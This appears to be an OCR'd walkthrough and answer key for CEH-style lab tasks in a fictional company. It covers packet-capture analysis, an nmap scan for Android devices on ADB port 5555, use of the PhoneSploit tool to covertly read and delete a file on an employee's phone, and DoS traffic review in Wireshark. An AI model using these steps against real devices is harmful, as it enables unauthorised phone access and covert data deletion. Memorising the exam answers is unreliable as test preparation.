
CEHORG hosts multiple IoT devices and sensors to manage its supply chain fleet. You are assinged a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation - 1" machine. Analyze the packet and find the topic of the message sent to the sensor.



An employee in CEHORG has secretly acquired Confidential access ID through an application from the company. He has saved this information on the Downloads folder of his Android mobile phone. You have been assigned a task as an ethical hacker to access the file and delete it covertly. Enter the account information present in the file. Note: Only provide the numeric values in the answer field.


-> Identify the IP address of mobile device from the IP range


```
nmap -p 5555 172.16.0.0/24
```




The mobile device of an employee in CEHORG has been hacked by the hacker to perform DoS attack on one of the server in company network. You are assigned to analyse "Andro.pcapng" located in Documents directory of EH workstation-2 and identify the severity level of the attack. (Note: perform deep down Expert Info analysis)


-> Warning



Applications Places System
Sun Jan 21, 03:53
EH Workstation - 2
EH Workstation - 2
Andro.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Display Filters...
Display Filter Macros...
Display Filter Expression...
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare as Filter
Conversation Filter
Enabled Protocols... Ctrl+Shift+E
Decode As... Ctrl+Shift+U
Reload Lua Plugins Ctrl+Shift+L
SCTP
Follow
Show Packet Bytes... Ctrl+Shift+O
Expert Information
No. Time Source Protocol Length Info
1 0.000000000 172.1 TCP 74 49096 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
2 0.000020190 192.1 TCP 74 80 → 49096 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS
3 0.000092611 172.1 TCP 74 49098 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
4 0.000100931 192.1 TCP 74 80 → 49098 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS
5 0.000585895 172.1 TCP 66 48888 → 80 [FIN, ACK] Seq=1 Ack=1 Win=502 Len=0 TSval
6 0.000642875 192.1 TCP 66 80 → 48888 [FIN, ACK] Seq=1 Ack=2 Win=510 Len=0 TSval
7 0.000002347 172.1 TCP 66 48906 → 80 [FIN, ACK] Seq=1 Ack=1 Win=502 Len=0 TSval
Frame 1: 74 bytes on wire
Ethernet II, Src: c4:9e:f
Internet Protocol Version
Transmission Control Prot
Andro.pcapng
Packets: 1223314 · Displayed: 1223314 (100.0%)
Profile: Default
39°F
Clear
Search
12:53 AM
1/21/2024
Menu
EH Workstation - 2
python3 phonesploit.py ...

